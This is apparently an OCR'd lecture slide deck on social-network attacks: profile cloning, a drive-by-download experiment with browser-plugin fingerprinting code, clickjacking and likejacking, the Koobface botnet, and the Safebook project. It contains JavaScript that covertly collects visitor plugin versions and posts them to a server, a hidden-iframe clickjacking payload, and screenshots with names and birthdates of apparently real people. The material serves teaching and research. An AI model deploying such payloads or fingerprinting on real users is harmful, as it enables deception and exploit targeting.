
- Clone the account of an existing user inside the same network and send friend requests to her contacts



- Clone the victim profile into a different social network where she is not registered and contacting her friends
- All your contacts are belong to us: automated identity theft attacks on social networks (Bilge et al.)

Pseudo-Cloning attack

- Pseudo-cloning attack
  - MySpace
  - Facebook



	Date:	From:	Confirmation:
□	Jan 3, 2008 8:09 AM	Online Now!	Danielle wants to be your friend! Approve Deny Send Message Mark as spam
□	Jan 3, 2008 8:09 AM	Online Now!	Kathryne wants to be your friend! Approve Deny Send Message Mark as spam

Hiba Khan +1 Add as Friend

Went to beconhouse school system · Lives in Faisalabad · From Faisalabad · Born on February 14, 1992

Education and Work

High School — beconhouse school system, Class of 2010

Sana Imtiaz +1 Add as Friend


Studied at punjab college of faisalabad (PCW) · Lives in Faisalabad · From Faisalabad

Education and Work

College — punjab college of faisalabad (PCW), Class of 2010

High School — Dmc

Solution: cooperation



What You Can Do

Select an option below if you would like to unfriend or block this person:

○ Unfriend

Hetali will not be able to post on your wall

○ Block

Blocking means you won't be able to see or contact each other on Facebook

Additionally, you may report this profile as the following:

○ My friend is annoying me

● This profile is pretending to be someone or is fake

Pretending to be me

Choose a type

Pretending to be me

Pretending to be someone I know

Pretending to be a celebrity

Represents a business or an organization

Does not represent a real person


○ In

○ In

○ M


Chapter 4

- Exploiting the trust



Leverage our new friends

- Now that we have many friends, what we do with them?
- A drive-by-download experiment
  - Exploit the browser
  - Turn the user's PC in a bot



Alison Price Where is the sense of humour?
Yesterday at 14:46 · Comment · Like

Raja Rajan and Kimberly Luanne Lopez like this.

Dilip Kumar Singh here i am ???
Yesterday at 14:46 · Delete

Pete Wilde sent it for coffee,,but it met a sense of direction and never returned
Yesterday at 14:47 · Delete

Jeff Filer No Hunour to see here keep on moving!
Yesterday at 14:47 · Delete


Alison Price http://movie.ham-radio-op.net rotfl
Yesterday at 14:47 · Delete

Jeff Filer well some of them I might do sober lol
Yesterday at 14:50 · Delete

Thomas Shepard these two nuns walked into a bar....so the third one ducked. I'm here all week, don't forget to tip your waitress!
Yesterday at 15:22 · Delete

Bill Vee Sad But true...lol
Yesterday at 15:22 · Delete


Jeff Miller There once was a girl from Nantucket... Oh never mind.
Yesterday at 15:31 · Delete



Alison Price Very funny candid camera for a campaign against the abuse of alcohol :-)
http://movie.ham-radio-op.net

movie.ham-radio-op.net
Source: movie.ham-radio-op.net

- http://www.metacafe.com/watch/3001230/street_dares/



Mohamed Arshad Maheen hello friend how r u?keep in touch.....
-arshad
Yesterday at 22:27 · Delete

Allan Stewart In your Funny Bone.
Yesterday at 22:28 · Delete

Mohamed Arshad Maheen hellloooooooo good morning..friend.......
9 hours ago · Delete

Raja Rajan It is in our deep concious mind
7 hours ago · Delete

The detection code

```
<SCRIPT LANGUAGE="JavaScript"
     SRC="flash_detect.js">
<SCRIPT LANGUAGE="JavaScript">
function fp_res(k, v) {
    this.k = k;    this.v = v;
    this.toString = function () {
        return this.k + ':' + this.v; };
}

var vers = [];
function add(label,value) {
    if (value)
        vers.push(new fp_res(label,value));
    else
        vers.push(new fp_res(label,'none'));
}
```

```
add('nav_name', navigator.appName);
add('nav_version', navigator.appVersion);
add('nav_buildid', navigator.buildID);
add('nav_codename',
     navigator.appCodeName);
add('nav_ua', navigator.userAgent);
add('nav_os', navigator.platform);
add('nav_java', navigator.javaEnabled());
add('nav_lang', navigator.language);
add('nav_ulang', navigator.userLanguage);
add('nav_slang', navigator.systemLanguage);
add('flash_raw', FlashDetect.raw);
add('flash_major', FlashDetect.major);
add('flash_minor', FlashDetect.minor);
add('flash_rev', FlashDetect.revision);
add('plug_num',navigator.plugins.length)
for (var i = 0; i < navigator.plugins.length; i++)
    add('plug_' + i , navigator.plugins[i].name +
     ' ' + navigator.plugins[i].description);
```

The detection code

```
if (window.XMLHttpRequest) {
    http_request = new XMLHttpRequest();
    if (http_request.overrideMimeType)
              http_request.overrideMimeType
     ('text/xml');

else if (window.ActiveXObject) {
        try  {
              http_request = new
     ActiveXObject("Msxml2.XMLHTTP");
        }
        catch (e)
        {
http_request = new ActiveXObject
     ("Microsoft.XMLHTTP");
…
```

```
http_request.open('POST', 'save.php',
     false);
http_request.setRequestHeader("Content-
     Type", "application/x-www-form-
     urlencoded");
http_request.send("data="+vers);

window.location =
http://www.metacafe.com/watch/3001230/
     street_dares/
```

How many possible victims?

- Remote Code Execution Vulnerabilities
  - PDF < 9.1.3: VUPEN / ADV-2009-2086
  - DIVX < 1.4.3.4: CVE-2008-5259
  - FLASH <= 11.5.0.600: apsb09-11

- # 202 accesses in a single day

Plugin	Vulnerable	Patched	Not installed
PDF	95	0	107
DIVX	7	5	190
FLASH	107	0	113

How do I spread an infection?


Fail Worm
@oprah Mikeyy I am done...
I am in your tweets infecting your followers

Clickjacking

- The classic Twitter example

```
<IFRAME style={
position: absolute;
z-index: 2; opacity: 0;
filter: alpha(opacity=0);
}
scrolling="no"
src=
http://twitter.com/home?
status=Don't Click: http://
tinyurl.com/amgzs6>
</IFRAME>

<BUTTON style={
position: absolute; z-index:
1; }>
Don't Click
</BUTTON>
```



What are you doing?

Don't Click: http://tinyurl.com/amgzs6


Home

What to do now:

1. Tell us what you're doing in the box above
2. Find some friends and follow what they're doing
3. Turn on your mobile phone to update your friends on the go

Likejacking


- Clickjacking applied to Social Networks




Dad walks in on Daughter.. EMBARRASSING!
www.noobjodz.info

This really must have been an awkward moment.

23 hours ago · Like · Comment · Share



[redacted] likes LOL This girl gets OWNED after a POLICE OFFICER reads her STATUS MESSAGE.




This Girls Parents Took A Picture Of Her Everyday For 10 Years (video)
www.90-second-video.info

15 minutes ago · Like · Comment · Share

Koobface

koobface

- Botnet that leverages social networks to propagate
- Valid credentials are stolen from infected computers
- Messages pointing to malicious sites
- Shortened with bit.ly
- Faked youtube videos with faked software to download
- CAPTCHA solver to register accounts
- P2P infrastructure


Microsoft Windows xp Professional
Copyright © 1985-2001 Microsoft Corporation
Microsoft
Ington meekness
OK

Enter both words below, separated by a space.

Time before shutdown: 02:38

Chapter 5

Safebook

secure online social network

- http://www.safebook.eu
- {cutillo, onen, molva}@eurecom.fr

Advantages

